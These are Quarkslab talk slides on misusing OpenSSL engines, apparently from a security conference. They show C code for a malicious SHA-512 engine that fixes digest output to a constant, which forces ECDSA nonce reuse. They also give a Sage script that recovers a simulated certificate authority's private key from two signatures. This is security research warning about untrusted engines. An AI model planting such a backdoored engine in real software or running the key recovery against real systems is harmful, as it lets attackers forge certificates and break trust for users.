Exploring OpenSSL Engines to Smash Cryptography

Dahmun Goudarzi and Guillaume Valadon

Motivations

MOTIVATIONS

- NIST Post-Quantum Competition (2015-2023): new cryptographic libraries to be deployed.


- Cryptographic migration always long and cumbersome.

- Migration needs to be hybrid: classical and post-quantum working together: **need for agility.**

- How to modify OpenSSL to support PQC and hybrid schemes proficiently ?

PATCHES VS ENGINES

- **Patches:**
    - direct modifications of the source codes
    - numerous files to modify
    - prone to mistake induction and security flaws
    - painful to dispatch



- **Engines:**
    - no modification of OpenSSL code
    - follow a strict API to define new schemes
    - easy to dispatch and deploy: just a *.so*

Language	files	blank	comment	code
C	17	987	649	5983
YAML	6	17	50	2546
Markdown	8	194	11	737
Bourne Shell	14	137	83	497
C/C++ Header	4	66	55	458
Python	3	53	30	420
CMake	3	13	4	156
Text	2	4	0	19
Windows Module Definition	1	0	0	2
SUM:	58	1471	882	10818

Same project adding several signatures schemes into OpenSSL with both approaches

RISE OF THE ENGINES

- Numerous engines exist

oqs-engine is a C-based OpenSSL ENGINE that enables the use of post-quantum digital signature algorithms.

Our new ENGINE, engNTRU, builds upon libbecc [15], which is itself derived from libsuola. Both previous works applied

- With OpenSSL 3.0, providers are introduced which brings even more agility.

software-based acceleration has been incorporated into the Intel QAT Engine for OpenSSL*, a dynamically loadable module that uses the OpenSSL ENGINE framework, allowing administrators to add this capability to OpenSSL without having to rebuild or replace their existing OpenSSL libraries.

WHAT IF ?

- API allows to replace most functions in libcrypto


- How stealthy can a malicious engine be?

Focus of this talk:
What if we replace standard, well studied cryptographic implementations by flawed ones

OpenSSL and Engines

OPENSSL

- Applications: set of CLI calling libssl and libcrypto
- libssl (composed of TLS Protocols): implements the TLS and DTLS protocols.
- libcrypto (composed of Common Services, other Protocols, and {Legacy, Core, Default} Providers): implementations of numerous cryptographic objects and primitives.
- Engines: extend the functionality of libcrypto via the Engine API.



STATIC VS DYNAMIC USE

```c
#include <openssl/conf.h>
#include <openssl/evp.h>
#include <openssl/err.h>

int main(int arc, char *argv[])
{
  /* Load the human readable error strings for libcrypto */
  ERR_load_crypto_strings();

  /* Load all digest and cipher algorithms */
  OpenSSL_add_all_algorithms();

  /* Load config file, and other important initialisation */
  OPENSSL_config(NULL);

  byte buffer[128];

  int rc = RAND_bytes(buffer, sizeof(buffer));
  unsigned long err = ERR_get_error();

  if(rc != 1) {
      /* RAND_bytes failed */
      /* `err` is valid    */
  }

  /* Clean up */

  /* Removes all digests and ciphers */
  EVP_cleanup();

  /* if you omit the next, a small leak may be left when you
  make use of the BIO (low level API)  */
  CRYPTO_cleanup_all_ex_data();

  /* Remove error strings */
  ERR_free_strings();

  return 0;
}
```

```
[redacted] ~> openssl rand -hex 128
3cbcae274fcfbc73ff77291702671c1d00d5dbb1eb6c479773fb3f35b8d2a750611b6af02ed3490d290e8e8d1aa8bcef39e34
66f2279b98c68f450a12b69ce48cb0d4722d7a359ea5e3f2c43e73f95c28392604717489af720464bdb340bdc7b233cd9cfb0
4be1af45bbe5399ab2646a4f3ca8110558af91427ee9381151713f
```

```
#
# OpenSSL example configuration file.
# See doc/man5/config.pod for more info.
#
# This is mostly being used for generation of certificate requests,
# but may be used for auto loading of providers

# Note that you can include other files from the main configuration
# file using the .include directive.
#.include filename

# This definition stops the following lines choking if HOME isn't
# defined.
HOME            = .

# Use this in order to automatically load providers.
openssl_conf = openssl_init
```

ENGINES


- Introduced in OpenSSL 0.9.6 to bind low-level custom implementations of cryptographic algorithms

- Mostly used to enable hardware accelerators to replace the software counterpart

- Good paper to implement your own engine:

  Start your engines: Dynamically loadable contemporary crypto. 2019 IEEE Cybersecurity Development
  by Nicola Tuveri and Billy Bob Bromley

ENGINES OVERVIEW



STATIC VS DYNAMIC USE

```c
static const char *ENGINE_NAME = "your_engine";
engine_load();
ENGINE *e = ENGINE_by_id(ENGINE_NAME);
ENGINE_init(e);
// Make the engine's implementations the default implementations
ENGINE_set_default(e, ENGINE_METHOD_ALL));
// Engine's clean up
ENGINE_free(e);
```

```
> ../bin/openssl dgst -engine ../../openssl_dir/lib/engines-3/ossltest.dylib -sha512 -binary msg.txt
Engine "ossltest" set.

[!"#$%&'()*+,-./0123456789:;<=>?@
```

```
[ openssl_def ]
engines = engine_section

[ engine_section ]
your_engine = your_engine_section

[ your_engine_section ]
engine_id = your_engine_name
dynamic_path = PATH/TO/ENGINE/your_engine.{so,dll,dylib}
default_algorithms = ALL
init = 1
```

Example on a PKIX

CHANGING SHA-512

- Built-in countermeasure against RNG failures.

```
/*
 * BN_generate_dsa_nonce generates a random number 0 <= out < range. Unlike
 * BN_rand_range, it also includes the contents of |priv| and |message| in
 * the generation so that an RNG failure isn't fatal as long as |priv|
 * remains secret. This is intended for use in DSA and ECDSA where an RNG
 * weakness leads directly to private key exposure unless this function is
 * used.
 */
int BN_generate_dsa_nonce(BIGNUM *out, const BIGNUM *range,
                          const BIGNUM *priv, const unsigned char *message,
                          size_t message_len, BN_CTX *ctx)
{
    ...

    md = EVP_MD_fetch(libctx, "SHA512", NULL);

    ...

    return ret;
}
```

```
static void fill_known_data(unsigned char *md, unsigned int len)
{
    memset(md, 42, len);
}


/*
 * SHA512 implementation.
 */
static int digest_sha512_init(EVP_MD_CTX *ctx)
{
    return EVP_MD_meth_get_init(EVP_sha512())(ctx);
}

static int digest_sha512_update(EVP_MD_CTX *ctx, const void *data,
                                size_t count)
{
    return EVP_MD_meth_get_update(EVP_sha512())(ctx, data, count);
}

static int digest_sha512_final(EVP_MD_CTX *ctx, unsigned char *md)
{
    int ret = EVP_MD_meth_get_final(EVP_sha512())(ctx, md);

    if (ret > 0) {
        fill_known_data(md, SHA512_DIGEST_LENGTH);
    }
    return ret;
}
```

MALICIOUS ENGINE FOR A CERTIFICATE AUTHORITY

- Simulating a Certificate Authority with the constant SHA-512 engine

- Make the certificate issue at least 2 certificates with the engine (NB: even without the engine, those certificates will pass verification)

- Extract the signature and to-be-signed from the certificate (simple CLIs)

- Recovering the secret key

ECDSA signature algorithm

...and resulting nonce and key recovery from duplicated nonce

secret / public

1: $h = H(m)$
2: $e = OS2I(h) \bmod q$
3: $k \leftarrow \mathcal{R},\ k \in]0, q[$
4: $W = (W_x, W_y) = k \times G$
5: $r = W_x \ mod\ q$
6: $s = k^{-1} \times (xr + e) mod\ q$
7: Return (r, s)

From 6: above, we draw for two signatures (r, s_1) and (r, s_2) sharing the same duplicated nonce k for different messages:

Nonce recovery from nonce duplication

$$
\begin{aligned}
s_1 - s_2 = \ & k^{-1} \times (xr + e_1) - k^{-1} \times (xr + e_2) \ mod\ q \\
& k^{-1} \times (xr + e_1 - xr - e_2) \ mod\ q \\
& k^{-1} \times (e_1 - e_2) \ mod\ q
\end{aligned}
$$

$$\Longrightarrow k = (e_1 - e_2) \times (s_1 - s_2)^{-1} mod\ q$$

key recovery from nonce

$$
\begin{aligned}
x = \ & (k \times s_1 - e_1) \times {r_1}^{-1} \ mod\ q \\
& (k \times s_2 - e_2) \times {r_2}^{-1} \ mod\ q
\end{aligned}
$$

SAGE SCRIPT FOR RECOVERY

```
n = 0xffffffff00000000ffffffffffffffffbce6faada7179e84f3b9cac2fc632551
K = GF(n)
# 2 certificates
r   = K(0x7e736e77359dc96303c345dea6890cf2102fe338c8a9062edb301641a6699e2f)
s_0 = K(0xea6cb44d2335d6a9a36095b741379eddda0bfc2c94e6a0fe02b05962f7fb0f81)
s_1 = K(0x78d5e565283f77bb2ca7e8bc09316286410d9e601a9272aca9106484d1cbddcc)
z_0 = K(0x564e7666e1ae183c711678de624f4f34d8b992361c2fbd77ce5a03559c01d1d1)
z_1 = K(0x53bb67c902ba8baddc1ad6266b847e484fc6c7e3bba13a1988e8c371f521ce35)
k   = K((z_0-z_1) / (s_0-s_1))
d   = (s_0 * k - z_0) / r
d_a = K(d)
print("private key")
print(hex(d_a))
(k^-1)*(z_1+r*d_a) == s_1

-> private key
-> 0x681237cfc1006c4fe0e924717e7b6119e88339a4b2ebcd48a10269915e697817
-> True
```

TLDR;

- Easy to implement / hard to detect engine: only touched SHA-512
- Recovered the secret key of the CA with 2 certificates, a simple script and a few CLI
- As seen in previous talk: hard to catch for regular users
- Can we do more with just modifications of libcrypto? (for instance messing with libssl)

CONCLUSION

- What are Engines in OpenSSL to modify or add new cryptographic schemes
- How to easily misuse engine to introduce (not so easy to detect) flaws
- More and more engines / providers will be used with OpenSSL 3.0: be careful with the one you use
- If you have any doubt about an engine found in the wild

sales-services@quarsklab.com

Thank you!

Quarkslab